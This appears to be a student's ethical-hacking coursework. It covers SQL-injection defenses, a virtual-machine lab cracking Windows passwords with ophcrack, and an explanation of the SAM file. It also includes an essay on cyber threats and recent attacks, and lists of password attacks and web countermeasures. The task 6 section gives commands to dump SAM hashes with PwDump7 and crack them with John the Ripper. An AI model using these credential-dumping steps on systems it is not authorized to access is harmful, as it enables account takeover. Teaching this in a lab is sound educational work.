
* Validate User Inputs.
* Sanitize Data By Limiting Special Characters.
* Enforce Prepared Statements And Parameterization.
* Use Stored Procedures In The Database.
* Actively Manage Patches And Updates.
* Raise Virtual Or Physical Firewalls.
* Harden Your OS And Applications.
* Reduce Your Attack Surface.
* Establish Appropriate Privileges And Strict Access.
* Limit Read-Access.
* Encryption: Keep Your Secrets Secret.
* Deny Extended URLs.
* Don’t Divulge More Than Necessary In Error Messages.
* No Shared Databases or User Accounts.
* Enforce Best Practices For Account And Password Policies.



**Task Done by :- J Yamini & Nihal Awasthi**

**6. Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and explain about SAM file usage and how it can be cracked by tool.**

**Step 1:- Changing Storage device🡪Controller : SATA🡪Optical to Ophcrack vista/live CD**

****

**Step 2:- Setting Optical as first boot priority**

**Step 3:- Start**

**Result:-**

**USER PASSWORD**

**Nihal xyz123**

**demo 123zyx**

**What is a SAM File?**

The Security Account Manager (SAM) is a database that is present on computers running Windows operating systems that stores user accounts and security descriptors for users on the local computer.

The file is stored on your system drive at **C:\WINDOWS\system32\config.** However, it is not accessible (it cannot be moved nor copied) from within the Windows OS since Windows keeps an exclusive lock on the SAM file and that lock will not be released until the computer has been shut down. An additional security feature is encryption which makes it impossible to crack passwords but it can be recognized by the operating system enabling the user to log in if he enters a correct password. SAM manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored SAM. It is the responsibility of **LSA (Local Security Authority)** to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the Windows boots up  passwords that are hashed and saved in SAM can found in the registry, just open the Registry Editor and navigate yourself to **HKEY\_LOCAL\_MACHINE\SAM**.

**How can SAM file be cracked by tool (i.e. Jhon the Ripper).**

**Step 1: Extract Hashes from Windows**

Security Account Manager (SAM) is a database file in Windows 10/8/7/XP that stores user passwords in encrypted form, which could be located in the following directory:  
**C:\Windows\system32\config**

The first thing we need to do is grab the password hashes from the SAM file. Just download the freeware [**PwDump7**](http://www.openwall.com/passwords/windows-pwdump) and unzip it on your local PC.

Open a Command Prompt. Navigate to the folder where you extract the PwDump7 app, and then type the following command:  
**PwDump7.exe > d:\hash.txt**

Once you press Enter, PwDump7 will grab the password hashes from your current system and save it into the file d:\hash.txt.

**Step 2: Cracking Passwords with John the Ripper**

As you can see the password hashes are still unreadable, and we need to crack them using John the Ripper. John the Ripper is one of the most popular password cracking tools available that can run on Windows, Linux and Mac OS X.

Just download the Windows binaries of[**John the Ripper**](http://www.openwall.com/john/), and unzip it.

Open a Command Prompt and change into the directory where John the Ripper is located, then type:  
**john --format=LM d:\hash.txt**

It will start cracking your Windows password. In my example, you can clearly see that John the Ripper has cracked the password within matter of seconds.

**Note**

John the Ripper is probably the world’s best known password cracking tool. But its lack of a GUI interface makes a bit more challenging to use. Don’t use it for illegal purposes.

**Task Done by :- Nihal Awasthi**

**7. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned ?**

ANS-

Cybersecurity means protecting data, networks, programs and other information from unauthorized or unattended access, destruction or change. In today’s world, cybersecurity is very important because of some security threats and cyber-attacks. For data protection, many companies develop software. This software protects the data. Cybersecurity is important because not only it helps to secure information but also our system from virus attack. After the U.S.A. and China, India has the highest number of internet users.

**Cyber Threats**

It can be further classified into 2 types. Cybercrime – against individuals, corporates, etc.and Cyberwarfare – against a state.

**Cyber Crime**

Use of cyberspace, i.e. computer, internet, cellphone, other technical devices, etc., to commit a crime by an individual or organized group is called cyber-crime. Cyber attackers use numerous software and codes in cyberspace to commit cybercrime. They exploit the weaknesses in the software and hardware design through the use of malware. Hacking is a common way of piercing the defenses of protected computer systems and interfering with their functioning. Identity theft is also common.

Cybercrimes may occur directly i.e,  targeting the computers directly by spreading computer viruses. Other forms include DoS attack. It is an attempt to make a machine or network resource unavailable to its intended users. It suspends services of a host connected to the internet which may be temporary or permanent.

Malware is a software used to disrupt computer operation, gather sensitive information, or gain access to private computer systems. It usually appears in the form of code, scripts, active content, and other software. ‘Malware’ refers to a variety of forms of hostile or intrusive software, for example, Trojan Horses, rootkits, worms, adware, etc.

Another way of committing cybercrime is independent of the Computer Network or Device. It includes Economic frauds. It is done to destabilize the economy of a country, attack on banking security and transaction system, extract money through fraud, acquisition of credit/debit card data, financial theft, etc.

Hinder the operations of a website or service through data alteration, data destruction. Others include using obscene content to humiliate girls and harm their reputation, Spreading pornography, threatening e-mail, assuming a fake identity, virtual impersonation. Nowadays misuse of social media in creating intolerance, instigating communal violence and inciting riots is happening a lot.

**Cyber Warfare**

Snowden revelations have shown that Cyberspace could become the theatre of warfare in the 21st century. Future wars will not be like traditional wars which are fought on land, water or air. when any state initiates the use of internet-based invisible force as an instrument of state policy to fight against another nation, it is called cyberwar’.

It includes hacking of vital information, important webpages, strategic controls, and intelligence. In December 2014 the cyberattack a six-month-long cyberattack on the German parliament for which the Sofacy Group is suspected. Another example 2008 cyberattack on US Military computers. Since these cyber-attacks, the issue of cyber warfare has assumed urgency in the global media.

Inexpensive Cybersecurity Measures

• The simplest thing you can do to up your security and rest easy at night knowing your data is safe is to change your passwords.

• You should use a password manager tool like LastPass, Dashlane, or Sticky Password to keep track of everything for you. These applications help you to use unique, secure passwords for every site you need while also keeping track of all of them for you.

• An easy way for an attacker to gain access to your network is to use old credentials that have fallen by the wayside. Hence delete unused accounts.

• Enabling two-factor authentication to add some extra security to your logins. An extra layer of security that makes it harder for an attacker to get into your accounts.

• Keep your Softwares up to date.

Conclusion

Today due to high internet penetration, cybersecurity is one of the biggest need of the world as cybersecurity threats are very dangerous to the country’s security. Not only the government but also the citizens should spread awareness among the people to always update your system and network security settings and to the use proper anti-virus so that your system and network security settings stay virus and malware-free.

**Recent Cyber Attacks**

**1. Hackers have targeted the headquarters of the Roman Catholic Church in an apparent cyberattack.**

The official Vatican website was taken offline on Wednesday following an apparent hacking attack, the Holy See said. “Technical investigations are ongoing due to abnormal attempts to access the site,”

Vatican spokesman Matteo Bruni said, without giving any further information. The suspected hack comes a day after Moscow criticised Pope Francis’s latest condemnation of Russia’s invasion of Ukraine.

In an interview with a Jesuit magazine, the pope had singled out troops from Chechnya and other ethnic minorities in Russia for their particular ‘cruelty’ during the war.

**2. Uber suffers new data breach after attack on vendor, info leaked online .**

Uber has suffered a new data breach after a threat actor leaked employee email addresses, corporate reports, and IT asset information stolen from a third-party vendor in a cybersecurity incident.

**3. DA’s office probing San Benito security breach**

Authorities are investigating a cyber extortion hacking group’s breach of the San Benito school district’s technology system which led to the theft of as many as 30,000 employees’ and students’ confidential information.

**What I learned?**

* **What is Ethical hacking?**

**Ethical hacking involves an authorized attempt to gain unauthorized access to a computer system, application, or data**

* **Hacking lifecycle .**

**Footprinting / Reconnaisance 🡪Scanning 🡪Gaining Access🡪Maintaining Access 🡪Creating Backdoors**

* **Types of hackers.**

1. **White Hat (Sponsored)**
2. **Black hat**
3. **Grey hat**
4. **Suiciders**
5. **Script kiddies**
6. **Hacktivist**
7. **Cyber terrorists**

* **Threat Modelling**

1. **Identify Security objectives**
2. **Application objectives**
3. **Decompose application**
4. **Identify threats**
5. **Identify vulnerabilities**

* **Protocols**

**A protocol is a set of rules and guidelines for communicating data.**

* **Ip address and its type**

**An IP address is a unique address that identifies a device on the internet or a local network**

**Types :-**

**Static and Dynamic**

**Public and Private**

**Ipv4 and Ipv6**

* **Ports**

**A port is the jack or receptacle for some other peripheral device to plug into**

* **Footprinting / Reconnaisance**

**Footprinting is an ethical hacking technique used to gather as much data as possible about a specific targeted computer system or an infrastructure**

**There are 2 types of footprinting Active and Passive**

* **Scanning**

**Scanning can be considered a logical extension (and overlap) of active reconnaissance that helps attackers identify specific vulnerabilities.**

* **System/Website Hacking**
* **Metasploit**


**Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders.**

* **Phishing**

**Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers.**

**System/Website Hacking:-**

**System hacking methodology**



**Cracking Passwords**

* Password cracking techniques are use to recover passwords from Computer Systems
* Attackers use passwords cracking techniques to realize unauthorized access to the vulnerable system
* Most of the passwords cracking techniques are successful because of weak or easily guessable passwords
* password authentication is that the moving toward two-factor authentication or multiplefactor authentication which has something you've got like username and password with the biometrics
* Having a powerful lengthy and difficult password is often an offensive line of defense against these cracking attacks

Typically, as good password contains: -

1. Case Sensitive letters
2. Special characters
3. Numbers
4. Lengthy passwords (More than 8 characters)

**Types of Password Attacks**

* **Dictionary Attack** - A Dictionary file which is loaded into the cracking application that runs upon user accounts.
* **Brute Forcing Attack** - The Program tries each combination of characters until the password is broken.
* **Rule Based Attack** - This Attack was used when the attacker gets some information about the passwords.
* **Password Guessing** - The attacker creates an inventory of all possible passwords from the knowledge collected through social engineering or the other way and tries them manually on the victim's machine to crack the passwords.

**Web Application Threats**

* The Threats to Web Applications are:
* Cookie Poisoning
* Insecure Storage
* Information Leakage
* Directory Traversal
* Parameter/Form Tampering
* DOS Attack
* Buffer Overflow
* Log tampering
* SQL Injection
* Cross-Site (XSS)
* Cross-Site Request Forgery
* Security Misconfiguration
* Broken Session Management
* Session Hijacking
* Network Access Attacks

**Countermeasures for Web Application**

* Each parameter should be checked against a white list that specifies exactly what input are going to be allowed
* Do server-side validation
* Re-authentication for critical functions
* Simply avoid using redirects and forwards
* Use HTML / URL Encoding
* Filter input for any special characters
* Use tools like XSS Me for Firefox or XSS Rays for Chrome to check your website for any XSS vulnerability
* Minimize user ability to predict object IDs/Names
* Applying the newest security patches (OS, DBMS, Web server and code libraries)
* Setting up roles, permissions, and accounts, including disabling all default accounts or changing their passwords
* Strong encryption algorithms are used for encryption

**Task Done by :- Nihal Awasthi**